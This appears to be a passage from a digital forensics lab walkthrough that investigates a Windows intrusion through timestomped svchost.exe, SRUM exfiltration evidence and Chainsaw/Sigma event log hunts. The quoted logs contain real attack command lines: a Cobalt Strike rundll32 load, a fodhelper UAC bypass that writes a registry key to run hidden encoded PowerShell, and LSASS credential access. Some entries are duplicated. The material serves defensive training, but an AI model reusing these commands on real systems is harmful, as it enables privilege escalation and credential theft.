[current folder]				2023-08-10 09:25:48 UTC	2023-08-10 09:25:48 UTC	2023-08-10 09:43:30 UTC	2019-12-07 09:14:52 UTC
Microsoft				2023-08-10 09:42:52 UTC	2023-08-10 09:42:52 UTC	2023-08-10 09:43:30 UTC	2019-12-07 09:14:52 UTC
Package Cache				2023-08-10 00:31:40 UTC	2023-08-10 00:31:40 UTC	2023-08-10 09:43:27 UTC	2023-08-10 00:21:52 UTC
svchost.exe			1	2016-08-14 11:14:00 UTC	2023-08-10 09:26:46 UTC	2023-08-10 09:25:48 UTC	2023-08-10 09:25:48 UTC

Can you spot any irregularities? Timestomping is a crafty technique where adversaries modify a file's timestamps to blend in with surrounding files, making detection challenging for forensic tools and investigators. By accessing the file's metadata (`File Metadata` tab), we can pinpoint the `MFT (Master File Table) attributes`, which will reveal the genuine modification date.

Notably, there's a discrepancy when contrasting the `$FILE_NAME MFT Modified` value with the `$STANDARD_INFORMATION File Modified` value.

The `$STANDARD_INFORMATION File Modified` timestamp is what a user typically encounters when viewing file properties. This could lead someone to believe that the file has been present for a while and might be unrelated to any recent activity. However, `$FILE_NAME MFT Modified` holds the authentic timestamp, revealing the file's actual history.


From The Sleuth Kit istat Tool:


```
MFT Entry Header Values:
Entry: 1869 Sequence: 3
```


```
$LogFile Sequence Number: 313475236
Allocated File
Links: 1

$STANDARD_INFORMATION Attribute Values:
Flags: Archive, Not Content Indexed
Owner ID: 0
Security ID: 2292 (S-1-5-32-544)
Last User Journal Update Sequence Number: 29386200
Created: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
File Modified: 2016-08-14 11:14:00.000000000 (Coordinated Universal Time)
MFT Modified: 2023-08-10 09:26:46.019250700 (Coordinated Universal Time)
Accessed: 2023-08-10 09:25:48.092298800 (Coordinated Universal Time)

$FILE_NAME Attribute Values:
Flags: Archive, Not Content Indexed
Name: svchost.exe
Parent MFT Entry: 1383 Sequence: 1
Allocated Size: 0 Actual Size: 0
Created: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
File Modified: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
MFT Modified: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
Accessed: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)

Attributes:
Type: $STANDARD_INFORMATION (16-0) Name: N/A Resident size: 72
Type: $FILE_NAME (48-2) Name: N/A Resident size: 88
Type: $DATA (128-3) Name: N/A Non-Resident size: 288256 init_size: 288256
Starting address: 617900, length: 71
```

Analyzing SRUM Data with Autopsy


Reflecting on our findings, we recall that the malicious executable had an open handle directed at the `Desktop` folder. Through `Autopsy` we notice a file named `users.db`. Given the circumstances, it's plausible that the attacker intended to siphon this data from the system.








To validate our hypothesis, let's sift through `Data Artifacts` and access the `Run Programs` section. Our primary focus for network metadata analysis rests on `SRUDB.dat`.





`430526981` bytes may have been exfiltrated.


Analyzing Rapid Triage Data - Windows Event Logs (Chainsaw)

In our pursuit of understanding the events that transpired, let's employ the Chainsaw utility (residing in `C:\Users\johndoe\Desktop\chainsaw`) to analyze the Windows Event Logs available at `C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\System32\winevt\Logs` as follows. Our objective is to pinpoint key events that transpired during our incident timeline.

By piecing together the evidence, we can construct a comprehensive narrative of the attack, from its inception to its culmination.

Practical Digital Forensics Scenario

```
C:\Users\johndoe>cd C:\Users\johndoe\Desktop\chainsaw
C:\Users\johndoe\Desktop\chainsaw>chainsaw_x86_64-pc-windows-msvc.exe hunt "..\kapefiles\auto\C%3A\
```



```
    By Countercept (@FranticTyping, @AlexKornitzer)

[+] Loading detection rules from: rules/, sigma/
[!] Loaded 2872 detection rules (329 not loaded)
[+] Loading forensic artefacts from: ..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs (extension
[+] Loaded 142 forensic artefacts (66.6 MB)
[+] Hunting: [========================================] 142/142 -
[+] Created antivirus.csv
[+] Created sigma.csv

[+] 2212 Detections found on 1809 documents
```

The results will be available inside the `C:\Users\johndoe\Desktop\chainsaw\output_csv` directory of this section's target.

Upon examining `sigma.csv` (choose `Fixed width` in `Separator Options`), we observe the following alerts, among others related to the incident.

- **Cobalt Strike Load by rundll32**

```
2023-08-10T09:15:14.099640+00:00,CobaltStrike Load by Rundll32;LOLBIN From Abnormal Drive;Rundll32 With Suspicious Parent Process,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,1,2192,DESKTOP-VQJOLVH,
"CommandLine: '""C:\Windows\System32\rundll32.exe"" payload.dll,StartW'
Company: Microsoft Corporation
CurrentDirectory: E:\
Description: Windows host process (Rundll32)
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Hashes: SHA1=0D399AE46303343F9F0DA189AEE11C67BD868222,MD5=EF3179D498793BF4234F708D3BE28633,SHA256=B53F3C0CD32D7F2084985076BDA6431E5F876B7BFA61D80AA0700B02873393FA,
IMPHASH=4DB27267734D1576D75C991DC70F68AC
Image: C:\Windows\System32\rundll32.exe
IntegrityLevel: Medium
LogonGuid: D875E288-2DE1-64D4-1801-020000000000
LogonId: '0x20118'
OriginalFileName: RUNDLL32.EXE
ParentCommandLine: explorer.exe
ParentImage: C:\Windows\explorer.exe
ParentProcessGuid: D875E288-2FC0-64D4-2F01-000000000300
ParentProcessId: 7148
ParentUser: DESKTOP-VQJOLVH\johndoe
ProcessGuid: D875E288-AAA2-64D4-7602-000000000300
ProcessId: 3648
Product: Microsoft® Windows® Operating System
RuleName: technique_id=T1204,technique_name=User Execution
TerminalSessionId: 1
User: DESKTOP-VQJOLVH\johndoe
UtcTime: 2023-08-10 09:15:14.097
```

- **Cobalt Strike Named Pipe**

```
2023-08-10T09:15:14.125534+00:00,CobaltStrike Named Pipe,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,17,2193,DESKTOP-VQJOLVH,
"EventType: CreatePipe
Image: C:\Windows\System32\rundll32.exe
PipeName: \MSSE-7725-server
ProcessGuid: D875E288-AAA2-64D4-7602-000000000300
ProcessId: 3648
RuleName: '-'
User: DESKTOP-VQJOLVH\johndoe
UtcTime: 2023-08-10 09:15:14.114
```

```
2023-08-10T09:23:15.768627+00:00,CobaltStrike Named Pipe;Potential Defense Evasion Via Raw Disk Access By Uncommon Tools,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,18,3301,DESKTOP-VQJOLVH,
"EventType: ConnectPipe
Image: \\127.0.0.1\ADMIN$\8ea5559.exe
PipeName: \MSSE-3332-server
ProcessGuid: D875E288-AC82-64D4-AA03-000000000300
ProcessId: 7512
RuleName: technique_id=T1021.002,technique_name=SMB/Windows Admin Shares
User: NT AUTHORITY\SYSTEM
UtcTime: 2023-08-10 09:23:15.767
"
```

```
2023-08-10T09:25:07.655908+00:00,CobaltStrike Named Pipe,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,17,3548,DESKTOP-VQJOLVH,
"EventType: CreatePipe
Image: C:\Windows\system32\rundll32.exe
PipeName: \postex_9778
ProcessGuid: D875E288-ACF3-64D4-B003-000000000300
ProcessId: 6816
RuleName: '-'
User: NT AUTHORITY\SYSTEM
UtcTime: 2023-08-10 09:25:07.653
```

Cobalt Strike's named pipe functionality enables covert communication between adversaries and compromised systems, facilitating post-exploitation activities in a stealthy manner.

- **UAC (User Account Control) Bypass/Privilege Escalation by Abusing fodhelper.exe**

- **UAC (User Account Control) Bypass/Privilege Escalation by Abusing fodhelper.exe**

```
2023-08-10T09:21:12.022956+00:00,Godmode Sigma Rule;PowerShell Base64 Encoded FromBase64String Cmdlet;PowerShell Base64 Encoded IEX Cmdlet;Suspicious PowerShell
Invocations - Specific - ProcessCreation,..\..\DESKTOP-VQJOLVH-C.339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,1,
Microsoft-Windows-Security-Auditing,4688,5407,DESKTOP-VQJOLVH,"CommandLine: C:\Windows\system32\cmd.exe /C reg.exe add
HKCU\Software\Classes\ms-settings\Shell\Open\command /d ""powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHM
ASQBBAEEAQQBBAEEAQQBBAEEAQQBMAFYAVwBhAFcALwBpAFMAaABiADkAbgBQAHcASwBmADIAZwBKAFUAQgBNAEcAYgBDAEQATgBHADcAWAAwAEQATQBiAHMAUwB5AEEAcwBkAGwANABVAGwAYwB1AEYASwBlAEsAMQBYAE
EAYgBEAG0ALwBmAGYANQA1AGEAQgBkAEgAbwA2AFAAZABQAFMAegBFAFMASwBxAEgATABkADUAZABTADUAUwA5ADAANQA0AFgAZAB6AHoAaQBqAG0AbwA4AEEAbQAwAHQAMgBTAHMASgBnAEcAdgBpAFQAZgAzAG0ANABTA
EgAMwBPAHgARgBvAHMAWABoAC8AQwBYAGsAQQBYADQAQgBkAGsAMgBJADMARQBzAC8AWABsADcATQAwAFUATQBlAFYATAArADAAeAA2AHgARgB5ACsAdwBFADUAYwBVAHAAVwB3AGoAQgBJAG0AZABNAEYASwA0AHUAYgBt
ADkAeQBUADQAbABmAG8AdwAyADUATQBWAEgAbgBPADcASgBpADAAZgA0AE4AcgBCAGoANgBhAHUAVQBmADEATABEAFUAQQBzADgAUgBQADMAbgAzADMANQByAEoAWQB3AFIAbgA1AC8AMwBwAFEANwBoAGEAaAB3AFQAegA
zAEkAcABpAGYATQBGADYAUgAvAFMAYQBrAHMAWQB1AFoAdABZAE8ANABLADUAOQBLAGYAMAA2AGEAWABVAGMAUQBNAEwAdQBSAGUAeABZAHcAdgBoAEwAZAB4AEMAOQBXADEAeABOAGcAdwB3AEUAagBjAG8AegBVAE8AWA
A4AG4AegB1AGoAegA5AHkAaABhAGUANwB5AG4ATwBwAEgAUwBYAEkAagBmAE8ANQArAFQASABtAHgAQwB2AFoAcgBwAHMAcgBTAEgAOABWAGgATQBQAEgAWQAwAGoAeQB1AFIASABGAEwASQBpAEQARABTACsAdABxAEsAL
wBJAHAAVQBXAEcAZgBwAHkAQgBIADUAMgB4ADUAdwBxAFgAbQB6AGsAaABnAG4Adg A4AC8ASgBMAEMANgBsAGsAbgBuADQAUABsAEYATABoAFIAegB4AHoAbQBpAHQASwBUADgAUABmADAALwBDAHoAOQAvAG8AWgBtAGwA
dgBpAGMAZQBxAFQAVQA4AHoAbABoAFEAVABnAG4AYgBFADgAeABpAFUAdABkADUATgBzAHUAbQBaAEUATgBxAE8AVgBpAGkASgBuAHYANQBBAG8AQQBnAGgARwBlAE0ARgArADYAWQBnAEcAOQBmAGYAQgBLADgAcAAvADg
AeABIAFcATABZAFAAZgBwAFYAKwAwACsANQA4AGYAawBjAEMAWAAzAFYANQBYAHkANwA1AFYAQQBhAHMAcABaAG8AWABqAEoAaQBWACsAaABZADUAVABsAHoAZABrAGMAWABPAGMASAA5AE8AKwBTAHEAdwBCAC8AUAB5AF
IAWQA0AGYAYQB2AGoAMQBMAFYASgBpADUAeABFAEMAYwB2AEgAUABoADkAbAA2AHUAMwBOAHoAZABQADIAWgBMAEEAZgBmAEwAVABJAEsAYQBaADMAbABlAHAAWABKAFIARwBBAEEATAB4AGcAQgAxAEYATwBCADkAWgBRA
GcAcgBQADMAKwBKAHoAZABuAHYAVgBqAEkAcwAvAE4AVgBTADUAYQBsADEAMAB6AHUARQA1ADQALwBnAHEAUABTADAARABhAGoALwBmADMAaABSAHUATAA5AGsAagB2AHIAOQBZAEMAWABWAHQAdwBzAFQANQB6ADYAdABC
AEkAeAB2AHEARQArADMAbwBJADQALwBpAGEAOABMAG4AUAA0AG8AWgAyAGIAZwBrADQANgBOADAARgBSAHMARAB6AG4AegB1AGMAawBCAHMANwBjAEoATwBUAGgARAA2ADkASwBOAGEAMgA2AFAAOABUAGIAZAA1AEIAcQB
kAGkAaQBIAHMATQBxAEMAQQBsAEMAdAArAEQATwBjAGMAdwBuACsAdgA1AEkAKwBJAEIAZgArAGMAOQBwAE8AbQBuAEQAWgBRAFoAdQBVAHAAZgBTAHUAdAA0ADkAUwA3ADIASQBwAGQAYgBMAG8AcgBqAG8AagBSAE4Abw
BNADUAeABVAFoAbwBUADUAQgBLADcASwBLAGwAKwBUAEMAOQBIAGEAcwBLAEQAYgBKAG4ANwBCAG4AZQBVAHUASgB4AGkARgBQAE8AcgB1AGUAZgBDAEIANQBSAGUAWABBMAGMAQwBIAHkAbwBtAHcAUgBCAGQAbwBPAEYAe
ABIAGgASgBNAGsAUwB0AFkASwBVAHAAZABhAHAAUABtAGMAVQA2AGQASwA0AFQAYwBoADUAeQAwAGsATwB0AEMAeQBZAEcAbABQAGMAUQBFAHYAZwBnAHUANQBsAHoAawBEAEwATwBMAC8ANQBvAGYAaABkAEsAYwA4AEoA
NABYAHUAcwBRAEQANgBhAHcATAA2AFMANQB5AG8ATwBkAGMASwBpAHAATABOACsAUQBRAE8ALwBkAHYAWQBGAC8AcgA1AEYAdwBVAGcAcQBzAHIAUwBlADkAQQBRAHcATABBNADMAWQBBAFgAcABTAFYAbABIAFAAcABhAHI
AdgBoAEQANAB2ADEAMwA4AEwANQB2AE0AZAAvAEIAYgBEAEYAeQBDAFcAUQArAEsAOABUAGUAQgBoAHIANgB1AFEAcwBBAE8AegBFADkAUQBUAE0AbQBrAGYAUwBsAEkARQByAHcAcQBYAG4AawBvAHAAWQB5AE0AMQBnAD
gATgAxAC8AZgBpAE0ANQBvAFoAUgB5AFUAZABCAFoANABUAFIAUwBUAGUAbgBXAGUAOQBiAGgAOABUAHAARQBUAEoAMgAxAE0AaAAvAFgAagBhAE4AZQBUACsAMABmAEQASAA2AGYAWQBYADcATAAyAFgAdQArAGcAKwBqA
FoAOQBrAEoATQBBAFAAMwBJAFcAZABkAHMAYQA3AEcAZABZAGoAbQBPADMANAA0AGIAVwBkAGgAaQBoAGQATABqAGIAcABZADMAVwArAHQAaQBlAHEAdgBLAFEAMQBtAG0ATgA5AHAASgBoADgAKwBUAHIARgBIAHUAZwA5
AHoAQQBKAGoARgBtAEQAQQBmAFoAagBQAFgARABqACsAMABGAEwAWAB5ADAAUQAzAFUAVwBaAHIAOABTAHIAVgB1AHcAMgBPAGcANQBQAHUATAA1AGwARQA1AGsARQB4AG0ARQBjADkAZgBaAFQAMQBWADcAdABjAGQAMAB
iAEIASABxAGQAZwArADQAeQBhAFMAYwBoAGEAeQBlAFQAcQBaAEUATQBvADYASABYAG8AOQBYAHQAWABsAHYAeQAvAHIANwBYACsAZABJAGQAeQBBAGIANgA0AGwAcgAzAEoATgBPADMASQArAEgATABpAEoAdwA5AEUAdg
```

```
2023-08-10T09:21:16.211891+00:00,UNC2452 Process Creation Patterns,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,1,2568,DESKTOP-VQJOLVH,
"CommandLine: C:\Windows\system32\cmd.exe /C C:\Windows\system32\fodhelper.exe
Company: Microsoft Corporation
CurrentDirectory: C:\Users\johndoe\AppData\Local\
Description: Windows Command Processor
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Hashes: SHA1=F1EFB0FDDC156E4C61C5F78A54700E4E7984D55D,MD5=8A2122E8162DBEF04694B9C3E0B6CDEE,SHA256=B99D61D874728EDC0918CA0EB10EAB93D381E7367E377406E65963366C874450,
IMPHASH=272245E2988E1E430500B852C4FB5E18
Image: C:\Windows\System32\cmd.exe
IntegrityLevel: Medium
LogonGuid: D875E288-2DE1-64D4-1801-020000000000
LogonId: '0x20118'
OriginalFileName: Cmd.Exe
ParentCommandLine: '""C:\Windows\System32\rundll32.exe"" payload.dll,StartW'
ParentImage: C:\Windows\System32\rundll32.exe
ParentProcessGuid: 00000000-0000-0000-0000-000000000000
ParentProcessId: 3648
ParentUser: '-'
ProcessGuid: D875E288-AC0C-64D4-C402-000000000300
ProcessId: 736
Product: Microsoft® Windows® Operating System
RuleName: technique_id=T1059.003,technique_name=Windows Command Shell
TerminalSessionId: 1
User: DESKTOP-VQJOLVH\johndoe
UtcTime: 2023-08-10 09:21:16.210
```

https://pentestlab.blog/2017/06/07/uac-bypass-fodhelper/


- **LSASS Access**

```
2023-08-10T09:25:08.136679+00:00,Mimikatz Detection LSASS Access;Suspicious In-Memory Module Execution,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,10,3552,DESKTOP-VQJOLVH,
"CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d524|C:\Windows\System32\KERNELBASE.dll+308ee|UNKNOWN(0000022D8024D798)
GrantedAccess: '0x1010'
RuleName: technique_id=T1003,technique_name=Credential Dumping
SourceImage: C:\Windows\system32\rundll32.exe
SourceProcessGUID: D875E288-ACF3-64D4-B003-000000000300
SourceProcessId: 6816
SourceThreadId: 7412
SourceUser: NT AUTHORITY\SYSTEM
TargetImage: C:\Windows\system32\lsass.exe
TargetProcessGUID: D875E288-2DE0-64D4-0C00-000000000300
TargetProcessId: 660
TargetUser: NT AUTHORITY\SYSTEM
UtcTime: 2023-08-10 09:25:08.129
```

- **Windows PowerShell Execution**

```
2023-08-10T09:21:12.022956+00:00,Godmode Sigma Rule;PowerShell Base64 Encoded FromBase64String Cmdlet;PowerShell Base64 Encoded IEX Cmdlet;Suspicious PowerShell
Invocations - Specific - ProcessCreation,..\..\DESKTOP-VQJOLVH-C.339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,1,
Microsoft-Windows-Security-Auditing,4688,5407,DESKTOP-VQJOLVH,"CommandLine: C:\Windows\system32\cmd.exe /C reg.exe add
HKCU\Software\Classes\ms-settings\Shell\Open\command /d ""powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHM
ASQBBAEEAQQBBAEEAQQBBAEEAQQBMAFYAVwBhAFcALwBpAFMAaABiADkAbgBQAHcASwBmADIAZwBKAFUAQgBNAEcAYgBDAEQATgBHADcAWAAwAEQATQBiAHMAUwB5AEEAcwBkAGwANABVAGwAYwB1AEYASwBlAEsAMQBYAE
EAYgBEAG0ALwBmAGYANQA1AGEAQgBkAEgAbwA2AFAAZABQAFMAegBFAFMASwBxAEgATABkADUAZABTADUAUwA5ADAANQA0AFgAZAB6AHoAaQBqAG0AbwA4AEEAbQAwAHQAMgBTAHMASgBnAEcAdgBpAFQAZgAzAG0ANABTA
EgAMwBPAHgARgBvAHMAWABoAC8AQwBYAGsAQQBYADQAQgBkAGsAMgBJADMARQBzAC8AWABsADcATQAwAFUATQBlAFYATAArADAAeAA2AHgARgB5ACsAdwBFADUAYwBVAHAAVwB3AGoAQgBJAG0AZABNAEYASwA0AHUAYgBt
ADkAeQBUADQAbABmAG8AdwAyADUATQBWAEgAbgBPADcASgBpADAAZgA0AE4AcgBCAGoANgBhAHUAVQBmADEATABEAFUAQQBzADgAUgBQADMAbgAzADMANQByAEoAWQB3AFIAbgA1AC8AMwBwAFEANwBoAGEAaAB3AFQAegA
zAEkAcABpAGYATQBGADYAUgAvAFMAYQBrAHMAWQB1AFoAdABZAE8ANABLADUAOQBLAGYAMAA2AGEAWABVAGMAUQBNAEwAdQBSAGUAeABZAHcAdgBoAEwAZAB4AEMAOQBXADEAeABOAGcAdwB3AEUAagBjAG8AegBVAE8AWA
A4AG4AegB1AGoAegA5AHkAaABhAGUANwB5AG4ATwBwAEgAUwBYAEkAagBmAE8ANQArAFQASABtAHgAQwB2AFoAcgBwAHMAcgBTAEgAOABWAGgATQBQAEgAWQAwAGoAeQB1AFIASABGAEwASQBpAEQARABTACsAdABxAEsAL
```


Upon examining `account_tampering.csv`, we observe that a new user was created (`Admin`) and added to the `Administrators` group.

